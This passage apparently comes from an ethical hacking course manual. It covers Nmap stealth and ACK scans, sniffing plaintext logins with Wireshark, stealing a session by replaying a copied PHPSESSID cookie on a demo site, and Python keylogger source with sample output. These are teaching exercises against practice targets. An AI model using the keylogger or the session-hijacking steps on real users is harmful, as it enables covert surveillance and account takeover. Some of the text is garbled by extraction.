The first step is always the same. Nmap sends the SYN probe to the receiver. But instead of receiving a SYN/ACK back, a RST is returned. That settles it; the port is closed.

If the port is filtered:

The initial SYN is sent as usual by Nmap, but there is no reply. So Nmap waits for the timeout period, assuming that the response may be slow. Nmap then tries again by resending the SYN probe. After yet another timeout period, Nmap gives up and marks the port filtered.

Note: Nmap will also consider a port filtered if it receives certain ICMP error messages back.

Probe Response	Assigned State
TCP SYN/ACK response	open
TCP RST response	Closed
No response received (even after retransmissions)	filtered
ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13)	filtered

Conduct FIN, NULL and Xmas scan of the host

scanme.nmap.org. Command:

C:\>nmap -sN scanme.nmap.org

C:\>nmap -sF scanme.nmap.org

C:\>nmap -sX scanme.nmap.org

Note: if the output gives a simple result for 1000 ports, then mention ports with the -p option

Command:

C:\>nmap -sN -p22,113,139 scanme.nmap.org

C:\>nmap -sF scanme.nmap.org

C:\>nmap -sX scanme.nmap.org

Output:

C:\>nmap -sN -p22,113,139 scanme.nmap.org

StartingNmap7.70(<https://nmap.org>)at2019-01-1213:56IndiaStandardTime

Nmapscanreportforscanme.nmap.org(45.33.32.156)Hostisup(0.23slatency).

PORT	STATE	SERVICE
22/tcp	open filtered	ssh
113/tcp	open filtered	ident
139/tcp	open filtered	netbios-ssn

C:\>nmap -sF scanme.nmap.org

StartingNmap7.70(<https://nmap.org>)at2019-01-1213:59IndiaStandardTime

Nmapscanreportforscanme.nmap.org(45.33.32.156)Hostisup(0.048slatency).

Notshown:999open | filteredports

PORT	STATE	SERVICE
21/tcp	filtered	ftp

Nmapdone:1IPaddress(1hostup)scannedin25.16seconds



C:\>nmap -sX scanme.nmap.org

StartingNmap7.70(<https://nmap.org>)at2019-01-1214:00IndiaStandardTimeNmapscan

reportforscanme.nmap.org(45.33.32.156)Hostisup(0.23slatency). Notshown:999open | filteredports

PORT	STATE	SERVICE
21/tcp	filtered	ftp

Nmapdone:1IPaddress(1hostup)scannedin18.41seconds



Description:

These three scan types exploit a subtle loophole in the TCP RFC to differentiate between open and closed ports. The RFC describes that "if the [destination] port state is CLOSED an incoming segment not containing a RST causes a RST to be sent in response."

Any packet not containing SYN, RST, or ACK bits will result in a returned RST if the port is closed and

no response at all if the port is open.

Null scan (-sN)

Does not set any bits (TCP flag header is 0)

FIN scan (-sF)

Sets just the TCP FIN bit.

Xmas scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Probe Response	Assigned State
No response received (even after retransmissions)	open
TCP RST packet	closed
ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13)	filtered

Conduct ACK scan of the host scanme. nmap.org. Command:

```
C:\>nmap-sAscanme.nmap.org
```

Note :if the output gives a simple result for 1000ports, then mention ports with the -p option

Command:

```
C:\>nmap-sA-p22,25,53,70,80,113scanme.nmap.org
```

Output:

```
C:\>nmap-sA-p22,25,53,70,80,113scanme.nmap.org
```


```
StartingNmap7.70(https://nmap.org)at2019-01-1214:07IndiaStandardTime
```

```
Nmapscanreportforscanme.nmap.org(45.33.32.156) Hostisup(0.24slatency).
```

PORT	STATE	SERVICE
22/tcp	unfiltered	ssh
25/tcp	unfiltered	Smtpt
53/tcp	unfiltered	domain
70/tcp	unfiltered	gopher
80/tcp	unfiltered	http
113/tcp	unfiltered	ident

```
Nmapdone:1IPAddress(1hostup)scannedin1.22seconds
```

GUI with Output:



This scan is different than the others. It never determines open or even open filtered ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Here's the table summarizing how Nmap interprets responses to an ACK scan probe:


Probe Response	Assigned State
TCP RST response	unfiltered
No response received (even after retransmissions)	filtered
ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13)	filtered

Practical 5

AIM : Use Wireshark (Sniffer) to capture network traffic and analyze.


Requirement : wireshark 1.8.0.exe

Step 1) Open Wireshark. You will get the following screen-



Step 2) Select the network interface you want to sniff.

Click start -> interfaces -> select the network and click on start button



Step 3) open website tech panda.org

techpanda.org/index.php

Login | Personal Contacts Manager v1.0

Email*

Password*

☐ Remember me

Submit

The login email is admin@google.com and the password is Password2010

Click on submit button

A successful logon should give you the following dashboard

techpanda.org/dashboard.php

Dashboard | Personal Contacts Manager v1.0

Add New Contact Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	
1		xxx	1234567891	xxx@xxx.com	Edit
5451	Sheshank	singh	958745651235	shashank@google.com	Edit
5452	XSSError	sfs	sdfsdf	dfds@gmail.com	Edit
5453	XSSError	sdasdasdasd	0987654321	ne@gmail.com	Edit
5454	lol	Death	1241254512	imgay@gmail.com	Edit
5455	XSSError	Death	9481977244	imgay@gmail.com	Edit
5456		sas	1223434343	admin@google.com	Edit
5457		sas	1223434343	admin@google.com	Edit

Total Records Count: 9


Step 4) Go back to Wireshark and stop the live capture.

Type http in filter field.

Now search your pc ipaddress. Ex. 10.10.10.79

Locate the Info column and look for entries with the HTTP verb POST and click on it.

Just below the log entries, there is a panel with a summary of captured data. Look for the summary that says Line-based text data: application/x-www-form-urlencoded



You should be able to view the plaintext values of all the POST variables submitted to the server via HTTP protocol.

Practical 6

Aim: Session impersonation using Firefox and Tamper Data add-on

- 1) Download Waterfox Browser Portable and tamper data add-on from the link:
<http://bit.ly/RCEHPRAC7>
- 2) Install and Open Waterfox Browser
- 3) Open the Add-Ons window in the browser
- 4) Drag the downloaded Tamper Data Add-On to the browser window (restart if asked)
- 5} Open the Add-Ons window (if not already open)
- 6) search for cookie editor



- 7} Install Cookie-Editor 1.8.0
- 8} Now open <http://www.techpanda.org/>
- 9) Assume you know the id and password for the first time admin@google.com
Password2010
- 10} After you see the dashboard, open the cookie editor and copy the phpsessionid
- 11} Also copy the dashboard URL
- 12) Now close the dashboard tab (Important: do not log out)
- 13) Now open the browser options/privacy/remove individual cookies and delete the cookie(s)
- 14) Now open Tools -> Tamper Data menu
- 15) Click on Start Tamper
- 16) Now directly open the dashboard URL:
- 17} <http://www.techpanda.org/dashboard.php>
- 18) On the popup, remove the tick of 'Continue Tampering?' and click on Submit
- 19) Now again directly open the dashboard URL: <http://www.techpanda.org/dashboard.php>
- 20) On the popup, 'Continue Tampering?' click on tamper, and paste the earlier copied PHPSessionID and press Ok
- 21) On the popup, remove the tick of 'Continue Tampering?' and click on Submit
- 22) You should see the logged in dashboard directly without logging in.

Practical 7

Aim: Create a simple keylogger using python

#install pynput with the command:

#pip install pynput

#run the above command in cmd

from pynput.keyboard import Key, Listener

import logging

#Empty string means the output will be stored in the current directory

log_dir = ""

#This is a basic logging function logging.basicConfig(filename=(log_dir+"key_log.txt"),
level=logging.DEBUG, format='%(asctime)s: %(message)s:')

#This is from the library


def on_press(key):

logging.info(str(key))

#This says, listener is on with Listener(on_press=on_press) as listener:

listener.join()

Note: Run the program and then start typing randomly into Notepad or elsewhere. Press
Ctrl+C to stop the keylogging process and then check the output.



The screenshot shows a Visual Studio Code editor window with a Python script titled "#keylogger using pynput module.py". The script is located at "C:\tycs sem 6\ethical hacking\#keylogger using pynput module.py". The script content is as follows:

```
14 def write_file(keys):
15     with open('key_log.txt', 'a') as f:
16         for key in keys:
17             k=str(key).replace(" ", ",")
18             f.write(k)
19             f.write(' ')
20
21 def on_release(key):
22     print('{0} released'.format(key))
23     if key == key.esc:
24         return False
25
26 with Listener(on_press=on_press, on_release=on_release) as listener:
27     listener.join()
28
```

The terminal output shows the command to run the script and the resulting keylogging output:

```
PS C:\tycs sem 6\ethical hacking> c:: cd 'c:\tycs sem 6\ethical hacking'; & 'c:\Users\Tilak College\AppData\Local\Programs\Python\Python312\python.exe' 'c:\Users\Tilak College\vscode\extensions\ms-python.debugpy-2025.0.0-win32-x64\bundle\libs\debugpy\launcher' '50834' '-.' 'c:\tycs sem 6\ethical hacking\#keylogger using pynput module.py'
special key Key.enter pressed
Key.enter released
special key Key.enter pressed
Key.enter released
special key Key.backspace pressed
Key.backspace released
special key Key.backspace pressed
Key.backspace released
special key Key.backspace pressed
Key.backspace released
special key Key.backspace pressed
Key.backspace released
special key Key.backspace pressed
Key.backspace released
special key Key.backspace pressed
```

The status bar at the bottom indicates the file is at Line 28, Column 1, with 4 spaces, UTF-8 encoding, CRLF line endings, and Python 3.12.4 64-bit.